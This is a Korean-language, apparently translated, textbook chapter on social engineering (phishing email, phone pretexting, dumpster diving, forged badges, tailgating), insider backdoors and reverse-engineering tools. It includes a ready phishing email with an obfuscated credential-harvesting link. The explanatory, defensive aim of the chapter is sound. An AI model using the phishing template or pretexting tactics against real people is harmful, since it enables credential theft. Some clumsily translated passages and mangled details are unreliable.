책략은 단지 거기서 끝나지 않는다. 그가 체계관리자를 통해 들어 간후에 사회적공학자는 재빨리 상황을 바꾸어 자기자체를 동일한 체계관리자처럼 표현하며 회사가 리용하는 방화벽을 가지고 자기가 처한 곤난한 상태를 극복한다. 이러한 시점에서 체계관리자는 십중팔구 회사가 방화벽을 리용하지 않고 즉시 초기상태로 되돌아 가게 하며 또 그들이 리용하는 방화벽의 모형과 동반자를 폭로한다.

몇분사이에 비전문가는 관리자의 이름, 봉사와 당신의 회사가 리용하는 방화벽에 대하여 일부 알게 된다. 이 정보만을 가지고 침입자는 그가 방금 배운 내부체계에 대하여 잘 모르던 측면들을 구체적으로 학습하여 회사에 있는 사람과는 다른 현대의 사회적공학기사로 될것이다. 결과 그는 단순히 정보를 모으는것이 아니라 완전한 《카멜레온》이 되여 회사가 알고 있는 측면보다 더 많은 정보를 얻을 때까지 회사와 련결되는 홈페지들을 항행(Navigating)할수 있다.

이것은 더 생각해 보지 않아도 대단히 민감한 정보를 사람들이 어떻게 가지는가에 대한 작은 실례에 불과하다. 다른 기술과 매체들은 사회공학적공격에서 리용될수 있지만 모든것이 하나의 기초적인 흐름에 의거하고 있다. 즉 인간자연이다.

1) 전자우편 혹은 통보봉사

전자우편(E-mail)은 날자를 사용할수 있는 사회공학의 가장 단순한 수단이다. 다른 한편 사람들은 그들이 본적이 없는 보고들이 자주 전자우편에 나타나기때문에 자기의 전자우편수신함에 있는 모든것들을 거의나 다 보려는 호기심을 가지고 있다. 실례로 그들 자신의 생활에서 있게 되는 《비루스경보(Virus Warning)》와 《모뎀세금(Modem

Tax)》과 같은 속임수들을 고찰하자. 공격자들은 이러한 속임수들을 알고 그것을 공격에 리용한다.

전자우편을 통하여 속이기는 대단히 쉽기때문에 공격자들이 이러한 속임수를 만드는 것은 어렵지 않다. 임의의 제3부류의 공개우편중계와 걸보기에는 유효한 《어디서부터》의 주소를 통하여 비록 초보적인 사회적공학공격일지라도 공격자가 커다란 성과를 거둘수 있게 한다. 실례로 다음의 전자우편을 생각하자.

To: All Personnel <all.personnel@yourcompany.com>
From: Security Tiger Team <tiger.team@yourcompany.com>
subject: Mandatory password change.

Effective immediately, all personnel are directed to change their login passwords. Please click on the following link.

www.yourcomany.com@3492141032/54321/

You will need to enter your current password and then select a new password. Thank you for your cooperation.

Sincerely,
Security Tiger Team

이상의 실례는 의미론적인 공격(semantic attack)이다. URL은 미숙한 눈으로 찾아보지만 사실상 그들이 www.yourcompany. com을 방문하고 있다는것을 믿게 하는 얕은 수에 불과하다. 이 책략을 찾아 내려면 자기자체와 그리고 같이 일하는 사용자들이 교육을 받아야 한다. 이것은 실행을 많이 하게 하고 시간과 노력을 소비하게 한다.

든든한 보안경찰과 비슷한 그들은 이러한 책략들을 붕괴시킬수도 있다. www.yourcompany.com에서 표현한 적당한 URL은 사실상 어떤 회사페지를 흉내내도록 사전에 설치하였다는것을 가리키는(《toucompanypage.com》이 아닌) 위장된 URL이다. 이 공격에서 상업적표식 @앞에 있는 모든것은 열람기에 의해 무시된다. 표식 @ 의 오른쪽에 놓이는 계렬번호들은 IP주소의 혼란부분이다. 이것은 이러한 음모를 가지고 피해자에게 들어 가는 가입등록과 통과암호정보를 수집하게 하는 적측체계의 IP주소이다. 이와 같은 방법의 공격은 AOL사용자들을 반대하는 많은 여러 단체들에 의하여 수차에 걸쳐 성과적으로 수행되였다.

엄밀히 사회공학적공격에서 노는 다음과 같은 전자우편의 역할은 체신봉사우편이다. 전화와 달리 《느린 우편》은 덫과 흔적을 가지고 도청하거나 추적할수 없다. 그러나 느린 우편도 전달될수 있고 쉽게 리용될수 있다. 상금을 건 내기라는 가면을 쓰고 큰 집단의 사람들에게 우편을 보내는것은 흔히 목표로 한 표적들에 대한 많은 량의 정보를 얻기 위한 한가지 방법이다. 돈을 내고 빌려 쓰는 우편함의 리용률이 높아 지고 고급탁상인쇄쏘프트웨어들이 급격히 늘어 남에 따라 해커는 간단하면서도 그럴듯한 그리고 마치도 합법적인것으로 보이는 론쟁거리들을 한장의 종이장우에서 조작해 내기가 훨씬 쉬워 졌다. 공격에서 모은 모든 자료들은 전화로 하는 사회공학적공격들에서 후에 계속 리용될수 있다. 그러나 사회공학적공격들은 단순히 전자우편과 느린 우편에만 국한되지 않는다. 또한 수

많은 《지급우편통신원(instant messenger)》공격들이 있는데 이 공격에서 공격자는 피해자의IP주소를 가지고 그들의 초기IP주소를 가리워 놓음으로써 어떤 다른 사람의 신분으로 분장할수 있다. 이렇게 하여 마치 공개적인 지령과 요구들이 합법적인 사용자로 보이는 그 누군가에 의하여 승인된 인물에게 전달된것처럼 할수 있다. 대답하는 사람들은 오래동안 자기들이 기만 당했다는 생각을 전혀 하지 못한다.

2) 전화와 문서

전화의 리용은 일반사회공학적전략에서 많은 부분을 차지한다. 가장 많이 리용하는 전략들은 식별정보(흔히 《표식:Mark》이라고 한다.)를 가지고 전화하는것과 그 분야의 기술자 또는 중간급 표현으로서 성난 고급관리자 또는 긴급한 문제를 안고 있는 새로운 종업원으로 위장하는것이다.

사회공학적공격에 포함된 심리와는 달리 전화는 무기명의 일반급을 제공하여 침입자(호출자 ID 블로크를 능숙하게 리용할수 있는 사람)가 임의의 직급을 가진 임의의 사람으로 위장할수 있게 한다. 배경잡음을 리용하는데 주의를 돌려 계획을 작성하는것은 공격자가 자기의 생각대로 대방을 유도해 나가는데 도움을 줄수 있다.

공격자는 지어 늙은 사람 또는 상대방의 성별까지도 분장하는데 음성변화(voice changer)를 리용할수 있다. 대단히 기묘하게 녀성은 훌륭히 완성된 일부 사회공학적공격임무를 맡아 한다. 많은 사람들은 그가 녀자호출자라는것보다 많은 의심을 가지고 있는 허락되지 않은 남자호출자라고 여기고 있다. 성별을 구별하여 이야기할때 사회적으로 녀성이 보다 순진하다고 평가하고 있다. 그러므로 사람들은 녀성들이 보통 쉽게 침입자들에게 정보를 넘겨 주는 시점에서까지도 그들에게는 기술이 부족하다고 리해하려고 한다. 돌이켜 보면 해커기술을 가진 AOL과 같은 거물들도 녀자음성의 음모에 걸려 드는데서는 례외로 되지 않았다. 1998년 5월 한 녀성이 AOL의 공보부서를 호출하고 자기는 트렌트 레즈노(Trent Reznor)의 안해라고 하면서 자기요구를 제기하였다. AOL은 그 녀성의 신분에 대하여 구체적으로 알아 보지도 않고 레즈노의 돈자리통과암호를 알려 주었는데 그 녀성은 이렇게 되여 레즈노의 신용카드번호를 도용하여 리용할수 있었다.

선진적인 사회공학의 전략은 전화체계해킹(프레킹)을 제기하고 있으며 그에 의하여 해커는 그자신의 전화로 인정된 전화번호를 가지고 예정된 정방향호출을 할수 있다.
이 전략은 호출자를 보증하는데 리용되는 일부 사무일들을 감시하는 callback를 깨뜨리는데 일반적으로 리용할수 있다. 공격자는 그자신의 전화에 대한 호출자 ID를 가지고 리용할수 있으며 따라서 전화는 기대하는 어떤 표시가 일치하면 응답할수 있다.

숙련된 공격자는 손해를 보지 않는다고 생각하면서 이 표식에서 중요한 정보수집에 많은 시간을 소비할것이다. 그는 연소시키려는 돈과 함께 잠재적주문자로 위장하여 거래상업자와 첫 초기접촉에서 이것을 넘겨 준다. 판매업자는 잠재적의뢰기가 볼수 있는 모든 정보를 없애 버리는것을 즐기며 지어 조작중심의 내부조직형식을 정의하는 요점까지도 없애 버리려고 한다. 판매대표들은 하부조직을 거치지 않고 교제하는 사람들의 이름과 번호를 주는 폭 넓은 인쇄물까지도 제공할수 있다.

이것들은 사회공학적공격을 수행할 때 이름떨구기(name dropping)의 형식으로 공격자에 의해 쉽게 리용될수 있다.

만일 조직이 공격자가 정찰자료를 얻을수 있는 제품이나 봉사들을 직접 판매하는데 나타나지 않는다면 공격자는 언제나 《급강하여 지우기:dumpster diving》의 참신한(tried-and-true) 전통적수법에 착수할것이다. 이 근처에서 공격자는 교재휴지통을 찾

으며 찌꺼기를 청소하기전에 날자를 리용하여 그 항목들을 소탕한다. 많은 교재자들이 실지 문서마디를 꼭같이 하는것이 아니므로 공격자는 자기의 계획을 실현하는데 리익이 되는 수많은 정보를 솜씨 있게 찾을수 있을것이다. 그 어떤 조직도표로부터 내부전화목록(그 대부분은 종업원들의 접촉정보이다), 내부규정, 현재 대상과제리정표를 이 방법으로 얻을수 있다. 이 정보를 가지고 무장한 공격자는 자기가 접촉하는 임의의 개별적사람이 자기를 회사의 성원이라고 생각하게 하는것과 비슷한 방법으로 정보를 참조하게 할수 있다. 결국 종업원외에 누가 그처럼 섬세하게 회사를 잘 알수 있겠는가?

결국 인증되지 않은 방문자를 찾아 낼것이며 그것을 끝장 낼수 있을것이라고 생각할수 있다. 그러나 현실은 결코 그렇지 않다. 주위에서 맴돌고 있는 보다 능력 있는 침입자는 그와 아주 비슷할것이며 찾기가 쉽지 않을것이다. 이러한 사실로서 재미나는 실례는 종합촬영장(Universal Studios)에서의 스티븐 스필버그(Stiven Spielbergs)의 초기경력이다. 1969년에 단과대학을 마치고 스필버그는 종합련합체에 들어 가 사무일자리를 찾을때까지 떠돌아 다니였다. 빈 자리를 찾은 다음 그는 작업장을 꾸리고 여기에 소속되여 활동을 시작하였다. 종합체에는 경쟁대상이 하나가 아니라 여럿이 있었다. 그후 그는 인차 종합촬영장에서 자그마한 단편영화를 만들었다. 그들이 말하듯이 남은것은 력사이다.

사회적공학의 이러한 양상으로부터 수집한 정보를 가지면 다른 사람도 체계리용에서 가장 최악의 예상치 못한 변화에 대처할수 있다. 만일 인터네트상에서 움직이는 봉사기들이 갑자기 변하면 자기의 세련된 접촉으로 쉽게 호출할수 있으며(지어 그들의 접촉까지도) 즉시 무엇이 변화되였고 누가 변화시켰는가를 알수 있다.

그는 다음번에 회사 《all hand》와 면담할 때 결정됨으로써 자기가 공격하는 시간에(또는 회사의 보안이 휴식상태에 있을 때) 얻을수 있는 정보를 리용하게 할수 있다. 사실 외부사람은 진짜 외부사람이 아니라 개발자가 아닌 내부사람으로써 자기의 목적에 맞는 정보를 리용할수 있다.

3) 신임장

비록 원격사회공학에 의하여 회사에 많은 손상을 줄수 있지만 때때로 정보는 철면피한 접근을 통해서도 얻을수 있다. 이러한 경우 공격은 전문작업으로 수수께끼 같은 경계를 완전해제하는 능력을 가진 사기적인 책략가의 실천에 의하여 진행되였다.
이것은 그의 물리적현상은 실제적으로 이루어 지는 해커세력권안에서만 있는 일이다.

이러한 공격방식에서 침입자는 일반 종업원의 허울을 쓰고 《토착민:go native》행세를 할수 있다. 물리적접근을 이룩하기 위한 통로들은 위조ID카드(회사ID카드나 허위적인 《림시직원》대리ID 또는 사무카드)로서 크게 도전하지 않고서도 편리한 탁상체계와 도형편집기를 가지고 쉽게 차지할수 있다. 방문객(visitor)으로 불리우는 광고자(sticker)의 간단한 리용도 때로는 필요하다. 비록 신임장이 겸손하게 보이기 위하여 위조되였다하더라도 신임장들은 다음의것을 의미한다. 즉 공격자는 자기가 소속되여 있는 곳에서 활동하기때문에 단독으로 선정되였다. 때때로 아주 솜씨 있는 내부사람에게 접근하여 정확히 인증된 사람만을 《등에 업고나르기:piggybacking》하는것에 의하여 목적을 달성할수도 있다. 이때 사회적공학자는 구축하는 방향으로 나가면서 종업원과 토의하여 조금씩 타격할수 있다. 여기에서 사회공학자는 구축하는 방향으로 나가면서 다른 종업원과 토의하여 공격할것이다. 그들이 열쇠가 잠그어 진 문에 도착하였을 때 사회적공학자는 그의 웃옷주머니를 뒤지여 열쇠나 열쇠카드를 찾을것이다.
이와 같은 경우에 대부분 누구든지 다른 지원을 받지 않고 거기에 열쇠를 사용할것이다.

신경질이 많은 주제넘은 일부 사람들이 진행하는것과 달리 사회공학자는 믿음직하게 신용을 가지고 전제조건들을 신청할것이다. 즉 그가 어디에 소속되여 있는가를 사실 그대로 요구한다. 그는 겸손한 방법으로 돌아 다닐수 있고 간접적으로 인정되는 다른 사람들은 그를 홀로 통과시킬수 있으며 또 임의의 사람과 섞이여 그들의 일감에 간단히 끼여들수 있다. 그사이 그는 자기에 대하여 주의를 돌리지 않는다는것을 알고 자기의 목적대로 도움이 될수 있는 토막정보의 주위에 숨어 있을것이다. 기본체계가 언제나 큰 거울뒤면에 진렬된것처럼 배치되여 있게 하는것은 일반적으로 아주 쉽다.

망안에서 실행하는 체계의 OS는 주의를 돌리지 못한 감시자들에 의하여 힘들게 밝혀 질것이며 그리하여 사용자대면부와 OS판본번호까지 현시될것이다. 콤퓨터공간에서 Sun Microsoft Sparc하드웨어의 존재는 Solaris나 RedHat Linux로 내려 가는 OS능력을 제한하고 있다. 개발자들의 사무를 지도하는데서《놀이감펭긴새:toy penguins》는 Linux가 널리 리용되고 있다는 충분한 근거이다. 많은 Post-It를 발견하기 위하여 도서실을 다니면서 열람할 때 사용자의 현재 가입등록과 통과암호들을 밝혀내는 감시자가 아주 가까이에 있다는데 주의를 돌려야 한다. 물론 아무것도 만들어 지지는 않았다. 그러나 이것은 그들의 존재를 루설할것이다. 무엇이든지 침묵을 지키다가 그가 그곳을 떠난후에 즉시 충분히 등록할것이다.

일단 싸이트를 닫으면(off-site) 침입자는 직원에 대한 장거리전화관련사회공학적공격의 도움으로 자기에게 위치지도를 솜씨 있게 끌어 낼것이다. 설명들은 바닥층의 매 부분과 매우 긴밀하게 관련되여 있을것이다. 주의는 다른 종업원들의 칸에서 우습게 빼앗아낸 Dilbert급과 같은 표면상으로 그리 중요지 않는 항목들에까지 다 소속되여 있을것이다. 싸이트의 물리적조건에 대한 충분한 지식을 가짐으로써 많은 사람들은 감각으로 합법적으로 제공된 개별적인 사람과 함께 사이 좋게 말한다는것을 느끼고 있으며 즉시 합법적인 부분을 요구할수 있고 정보와 접근을 충분히 제공할수 있다. 침입자는 자기의 명령을 잘 받는 사람을 얻은후 열쇠가 없이 소문난 분야에 대한 몇개의 전화호출만을 요구한다.

제 4 절. 고의적인 뒤문공격

1999년에 어느 나라의 국가하부구조보호쎈터 National Infrastructure Protection Center (NIPC))의 보고서 《불만을 가진 부원이 콤퓨터범죄의 기본 근원이다.》에서 추산한데 의하면 사람들이 매해 도적질 또는 민감한 자료의 악용으로 수십억딸라의 손실을 입었다고 한다. 구체적인 계산에 의하면 이 손실의 약 70%가 모두 이미 알고 있는 사람들에 의하여 일어 났다. 다시 말하여 다름아닌 해당 종업원들이 위험의 근원이였다. 발생한 이러한 종류의 손실에 대처한 가장 믿음직한 제거방법의 하나는 등록기지에서 삭제하는 방법에 관한 비밀지령이나 《뒤문》이라는 다른 방법으로 인증하게 하는 지령을 리용하는것이다.

뒤문암호의 믿음직한 코드화

여기서 최대의 문제는 누가 자기의 벗으로 되고 누가 자기의 적인가 하는것을 식별하는데 있다. 하나는 불만을 품은 종업원을 찾아 내는것이고 다른 하나는 그러한 싹을 가진 근원을 찾아 내는것이다. 즉 어느 때, 어디서, 어떻게 가장 적은 노력으로 최대로

큰 손해를 일으킬수 있는 방법이 침습하였는가를 알아 내야 한다. 타격을 완성하기 위한 하나의 고속화방법은 제품코드안에 뒤문의 도입을 받아 들이는것이다. 그것들의 순수한 화신으로서 뒤문은 그에 의하여 임의의 프로그람과 지령들이 표준인증이나 권한이 없이 합법적인 쏘프트웨어를 통하여 실행할수도 있다는 의미이다. 계산하는 기간에 뒤문은 관리자들과 쌍을 이루는 개발자들이 자기홈을 떠나지 않고 주어 진 체계의 열쇠요소들에 접근할수 있다는것을 아주 쉽게 측정한다. 그들은 국부망을 다이얄로 호출할수 있으며 어떠한 련속되는 쏘프트웨어을 가지고 작업을 진행한다. 모든 단순한 결과들과 비슷하게 그것은 어떤 나쁜 사람이 그것을 기능적으로 갱신하기전에 시간문제로만 되며 많은 사람들이 봉사를 위하여 뒤문을 설계하는것을 반대하여 돌려 진다. 결론적으로 뒤문은 원격관리의 합법적의미를 더는 고려하지 않는다.

보다 불행한것은 그들자체가 리득을 보겠는가, 아니면 회사에 손상을 주겠는가 또는 두가지를 다 하겠는가에 따라 코드를 변경시키려는 위치와 방안을 가지고 오랜 시간 해를 주는 개발자에 의하여 쏘프트웨어꾸레미안에 같은 코드가 서술될 때이다. 이러한것은 보안검열의 경우에 독립적인 고문으로서 어느 한 저술자에 의하여 엄격히 검토된다.
단계는 형식적으로 충분한것 같다. 기본프로그람작성자는 불리한 항목우에서는 교재를 그만 둔다. 불의적인 전체 사무코드토대의 완전성이 문제로 제기된다.

초기조사는 개발자가 작성한 련속되는 프로그람에서 전체 문서에 부족점이 있다는 것을 보여 주었다. 보다 엄중한것은 련속되는 프로그람의 개별적부분들이 다른것과 어떻게 통신하는가를 상세히 보여 주는 처리해석도가 없는것이다. 덧붙여 말하여 여기에는 자료를 서술하는 모든 방법들과 실행이 어떻게 조정되는가를 결정할수 있는 자료흐름도가 블로크안에 놓여 있지 않다. 마치 무엇인가 모자라는것처럼 교정체계가 제자리에 없는것이다.

여기에는 임의의 마지막순간에 코드기호에 대한 변화가 있다면 그것이 사실상 합법적인가 그렇지 않은가를 결정하는 방법이 없다. 공격이 손해를 계속 주려면 주프로그람작성자는 불리한 항목우에서 떨어 져 나와야 할뿐아니라 전체 정보기술항목을 가져야 한다. 이것들은 Perl 스크립트와 C원천코드의 20000행이상의 검사를 시작한다. 시간이 지나면 전체 처리도식(diagram)은 형태를 갖추기 시작한다.

그러므로 아직까지 알지 못하는 두 측면을 산출한 체계안에서 발견되는 매개 측면을 본다. 행별검사는 옳바로 검사된 여러개의 특이한 함수만을 제공한다. 기본함수는 통과된것이다. 제기된 뒤문의 모든 위험에 대한 실제적인 보안을 할당하기 위하여 완전한 처리검사는 반드시 수행하여야 할것이다.

전체적인 처리흐름을 정밀하게 기록하고 처리의 매 걸음에 대한 보안을 평가하는것과 관련한 비용에 대해 말한다면 주문자는 처음부터 방해한다. 비록 그것들의 걱정은(그리고 《예리한 충격:sticker shock》) 폭 넓은 검사 같은것에 대하여 말한다면 리해할수 있지만 그것들의 코드토대는 그것이 없이 보안한다고 믿을수 없다.

그들의 신용을 얻으려면 그것들이 허락된 대상과제이여야 한다.

많은 교재들은 행과 행사이(line-by-line) 혜택(blessing)이 충분한 보안을 담보한다는 가짜 믿음을 대신하는 걸음을 만들지 못한다. 순차적인 걸음실행에 의존하는 탐색은 운이 좋을수도 있고 나쁠수도 있다. 해롭지 않은 자료기지호출안에 숨어서 코드묶음안에 깊이 매몰시키는것은 존재하지 않는 자료기지표에서 자료모임을 위한 요구이다.

그것은 자체로 사람의 요구에 기인할수 있지만 다음과 같이 돌려 주는것은 오유를 발생하지 않는다. 즉 그것을 지나치게 구체화하지 않는것이다. 사실상 그것은 자료기지관리자로써 체계에 직접 등록된다. 즉 아무때나 체계안에 든든하게 코드화되고 등록 ID

와 열쇠단어를 보존한다. 판명된바와 같이 뒤문은 처리안에서 지적된 오유가 지적된 위치에서 구체적방법을 발생하도록 요구하는 예견치 못했던 오유조종순서안의 처리에 있다.

우리는 이 뒤문이 서술되였다는것을 결코 알지 못한다. 즉 우리는 주프로그람작성자가 이 뒤문을 서술하였다는것을 결코 알수 없으며 프로그람작성자가 범죄적목적으로 그것을 리용하였다면 더군다나 알수 없다. 그러므로 우리는 전체 코드모임이 완전처리에 기초하여 조사되지 않는다면 이 뒤문은 값 비싼 청소를 하지 않고서는 맨 마지막까지 쉽게 발견되지 않는다는것을 안다.

이러한 상태로부터 얻어 진 결론은 단순하고 명백하며 중복과 같은것을 막아 버리는데 쉽게 리용할수 있다.

- 언제든지 리용가능한 쏘프트웨어개발문서
- 쏘프트웨어상호통신지원을 포함하는 현재와 면밀한 처리도식을 유지
- 받아 들이거나 내보내는 자료를 관리하게 하는 방법을 결정할수 있는 실례 cradle-to-grave자료흐름도를 창조하고 유지
- 수정조종하에서 모든 쏘프트를 배치

제 5 절. 코드나 프로그람작성환경에 고유한 약점의 리용

많은 야심가들이 그러하듯이 여기에도 대부분의 사람들보다 더 큰 야심을 가지고 자기의 목적을 달성하려는 사람들이 있다. 이러한 시점에서 볼 때 잘 숙련된 침입자는 흔치 않다. 사용자의 싸이트에 대한 정보를 리용하려는 일반채용이나 다른 사람들을 속여넘기기를 적발하는것으로써 파괴가능한 봉사들을 극복하는것은 간단하지 않으며 이러한 침입자는 사용자측의 사람들이 힘들게 창조하여 시장에 가져 온 자료와 응용프로그람을 세밀히 분석할것이다.

이러한 접근을 통하여 사용자의 집에 있는 자료기지와 쏘프트웨어들의 복사품들이 침입자의 홈체계에 내리적재되여 그들이 한가한 시간에 그것을 정독할수 있을것이다.

대부분의 침입자들은 당신의 망우에서 당신의 자료를 분석하려고 시도하지 않을것이다. 때문에 공격 받을 가능성이 보다 커질것이다. 이것들은 《먼저 만들고 마지막에 응답하라.》의 방법이다.

아직도 몇가지 큰 사무들은 제품과 개발봉사들사이에 분리된 체계로 남아 있으며 이것을 노리는 어떤 침입자는 회사의 가장 민감한 자료에 접근하려고 대기한다. 비록 이 싸이트들이 제품과 개발체계가 분리되여 있는것이 우려되지만 제품체계와 개발체계사이에는 절대적인 믿음관계가 늘 확립되여 있다. 이것은 회사의 민감한 자료에 접근하려는 침입자의 경로에서 고속충돌을 야기시키는 모든 분기를 표현한다.

더우기 일부 회사들은 민감한 자료와 개발체계의 위치를 숨기는데 많은 노력을 들일것이다. 결과 침입자는《제품원천코드:Product_x_source_code》,《자료흐름도:dataflow-diagram》, 또는 《CC_D:신용카드자료기지》를 읽으려는 체계에 파일이나 홀다가 존재할 때 결코 멀리 있는것은 아니다. 본질적으로는 일반적인 종업원들의 일감에 대한 일부 편리성이 침입자들에게 자기의 자료를 발견하고 분석할수 있는 보다 많은 기회를 주고 있다.

침입자는 가장 민감한 정보를 복사한후 사람들의 제품과 자료흐름에 대한 모든 분석들과 수집물을 서고에서 충분하게 얻을수 있다.

제 6 절. 판매되고 있는 도구

해킹공동체는 자료를 해방시킬수 있는 원리들을 공유하고 있다. 그 어떤 경험이 없이는 어느 정도는 반드시 해방시키지 못하는데 자기에게 필요한것으로 바꾸어 그것을 통하여 한번 들여다 볼수 있는 기회에 해방할수 있다. 일정한 도구들과 편의프로그람들은 실제로 경제적해커에 대한 블로크를 더듬어 나가지 않고 2진형식으로 분리한다. 주어 진 프로그람의 상세한것들을 뽑아 내는데 도움이 되는 여러 도구들을 리용할수 있으며 따라서 잠재적취약성들을 분석할수 있다.

1. 16진편집기

16진편집기(hex editor)는 2진파일의 내용을 보거나 편집하는데 리용할수 있는 프로그람이다. 이 편의프로그람들을 가지고 읽기허가를 받는 실행가능한 파일이나 자원2진파일을 모두 꺼내 볼수 있다. Windows의 경우에 16진편집기는 일부 경우 이러한 파일들을 재쓰기할수 있다. 어떤 프로그람기능이 있는가를 잘 알고 코드토대를 원상대로 복구하지 못하게 하는 과제들을 수행하기 위하여 코드의 열쇠토막을 재쓰기할수 있다. 이 재쓰기들은 단일기능으로 제한되기때문에 목표프로그람을 대량적으로 재구조화하는데서 잘 쓰이지 않는다. 이 도구는 정밀한 함수안에서 문자를 틀리게 서술하므로 프로그람을 완전히 못 쓰게 만들려는 공격자들이 일반적으로 리용한다. 이것은 또한 모든 비문서화된 지령들, 실행기발들을 보여 주는 2진파일을 주사하는데 리용할수 있으며 또 개발자가 뒤문을 오유수정목적으로 삽입할수도 있다. 그림 5-3에서 실례를 보여 주고 있다.

그림 5-3. 개인 acorn 2진파일보기 giggle뒤문 가입등록을 표현하기

그림 5-3에서 보여 준 실례에서 acorn이름을 가지고 호출된 자그마한 C프로그람은 콤파일되고 뒤문은 공격자가 ID등록을 위하여 간단히 giggle을 돌려 준것을 포함하고 있다. 이것은 그가 정확한 사용자 ID를 등록할수 있게 하여 준다.

보다 더 대표적인 16진편집기들은 MS-DOS, Windows, UNIX계렬의 자유제품과 공유제품이 있을수 있다. 모든 16진편집기들은 본질적으로 그림 5-3에서 보여 준 일반방법으로서의 기능을 가지고 화면의 넓은 면에 현시된 자료의 ASCII 값을 현시하는 작은 토막으로 넘어 가는 2진파일의 16진값들을 보여 주고 있다. 다음의 싸이트에서 대표적인 16진편집기들의 포괄적인 목록을 표준적으로 찾을수 있다.

- http://garbo.uwasa.fi/pc/binedit.html
- www.unixapps.com/?page=category&category=edit

16진편집기는 주어 진 2진파일의 정적부분들을 보여 줄뿐이며 2진정찰과는 별도로 렬거된 값이다. 주어 진 2진파일을 가지고 무엇을 할수 있는가를 더 깊이 평가하려면 오유수정프로그람이 보다 합리적이여야 한다.

2. 오유수정프로그람

오유수정프로그람(Debugger)은 사용자가 주어 진 프로그람의 실행탄창의 실행상태를 알수 있게 한다. 16진편집기는 프로그람이 어떻게 동작할수 있는가를 정적으로 보여 줄수 있으며 오유수정프로그람은 프로그람이 어떻게 동작하는가를 보여 줄수 있다.

프로그람의 실행탄창은 프레임의 련속으로 이루어 진다. 탄창프레임은 실행하는 쏘프트웨어의 부분이나 그 쏘프트웨어와 관련된 자료가운데서 어느 하나를 서술할수 있으며 이것들은 다 기억기의 블로크안에 함축되여 있거나 프로그람실행시 탄창에 배치된다.





그림 5-4. 오유수정프로그람을 리용하여 NAI의 PGP 기능화의 보기

이 프레임들은 일반사용자들로서는 표준적으로 이끌어 낼수 없으며 호출된 여러 함수들에 포함된 인수들과 같은 정보를 표준적으로 유지한다. 규칙적으로 탄창의 맨 우에

는 가장 최근에 창조된 프레임들이 포함되고 있으며 탄창의 맨 아래에는 가장 오랜 프레임들이 포함되여 있다.

일부는 함수이름의 론리값들과 같은 그것들의 인수로 할당된 이름과 값들을 찾는데 프레임호출을 실행시킬수 있다. 일반적인 실례로서 그림 5-4는 Network Associates 회사의 Preetty Good Privacy(PGP)판본이다.

이것은 프로그람실행시 탄창에 무엇이 있는가를 볼수 있게 하는 많은 자료에 대한 내용을 주는 대표적인 오유수정프로그람과 함께 그 탄창의 내용을 보여 주고 있다. 대부분의 오유수정프로그람에는 탄창프레임을 실행하는 지령들과 탄창경계를 주는 지령들이 있다. 이것으로 탄창안에 들어 있는 모든 완충기들에 사용자입구가 얼마나 있는가를 결정할수 있다. 그리고 그 어떤 완충기든지 고유한 검사경계를 가지며 우에서 말한 완충기들이 모두 동일한 검사경계를 가지지 않는다면 오유수정프로그람을 통하여 진행하는 검색은 완충기넘침이 봉사우에서의 공격으로 설계되거나 리용될수 있게 하는 령역작업으로 사용될수도 있다.

오유수정프로그람은 다른 보안인식프로그람들로 하여금 자료가 불안정하더라도 함수가 보안되는가를 밝히도록 하는데 리용할수 있다.

3. 역아쎔블러

역아쎔블러(Disassembler)는 실행가능한 프로그람을 동등한 아쎔블리어로 변환하는 처리이다. 역아쎔블러를 리용함으로써 코드토막이행과 호출의 기능들을 보다 면밀하게 분석할수 있다. 이 분석을 통하여 주어 진 2진프로그람의 내부를 더 잘 리해할수 있다.

1) Windows관련도구

Windows관련 역아쎔블러들의 일부 형들은 Web를 통하여 실행가능하며 그속에서 가장 대중적인것이 QuickView(www.enlight.ru/qview/main.htm)와 URSoftware (www.expage.com/page/w32dasm/)에 의한 Win32 역아쎔블러 가 속한다.이 역아쎔블리어는 론의되고 있는 역아쎔블된 많은 프로그람들의 모양을 고속으로 결정할수 있는 이미 나온 도형사용자대면부를 제공한다.

Win32 역아쎔블러

간단히 말해서 역아쎔블러는 COM, DLL, DRV, OCX, MPD, SYS, VBX와 같은 프로그람을 역아쎔블파일로 만들거나 그것들을 아쎔블리어 원천(기계코드)으로 변환할수 있다. 역아쎔블러를 리용하여 프로그람처리를 적재할수 있으며 그것들의 동작을 추적할수 있다. 그림 5-5에 그것들의 대면부를 보여 주고 있다.

즉 열람기는 역아쎔블된 파일을 요구되는 임의의 코드위치에 이행시킬수 있다. 다시 말하여 고속으로 탐색하여 역아쎔블된 출구안에 본문을 놓는다. 즉 삽입, 삭제, 이동과 호출을 실행한다. 선택된 함수를 받아 들이거나 내보낸다. 주어 진 코드토막의 16진값을 현시한다. 프로그람의 대화창, 참조, 기호의 목록을 현시한다. ASCII형식에서 역아쎔블된 출구는 보관한다.

그림 5-5. Win32 역아쎔블러와의 대면부

복잡하게 뒤엉킨 역아쎔블러를 잘 리해하도록 하기 위하여 비전문가들이 2진역아쎔블러의 입구와 출구들을 빨리 학습할수 있게 하는 성능이 좋은 포괄적인 개별지도와 직관도구들이 나오고 있다.

2) 빨리 보기

그림 5-6에서 보여 준 빨리 보기(QuickView)는 Win32 역아쎔블러와 대부분 같은 형태로 조작하며 사용자는 어떤 DLL들이 프로그람자체의 실제적인 실행이 없이 프로그람으로부터 호출되는가를 결정할수 있다.





그림 5-6. 빨리보기와의 대면부

Win32 역아셈블러처럼 특성이 풍부하지 못하지만 빨리보기는 매우 다방면적이고 치밀하다.

빨리 보기는 또한 MS-DOS환경에서 단독으로 동작할수 있다(정의는 뒤따르는 지령선에 의하여 결정된다).

비도형사용자대면부는 또한 제한된 자원을 가지고 낡은 하드웨어가동환경에서 역아셈블을 수행할 때 실제적으로 리용한다.

3) DOS관련도구

DOS형식의 역아셈블러들이 가능하다면 그 매개는 Windows관련도구들과 기능이 비슷하다.

- HT (http://hte.sourceforge.net)
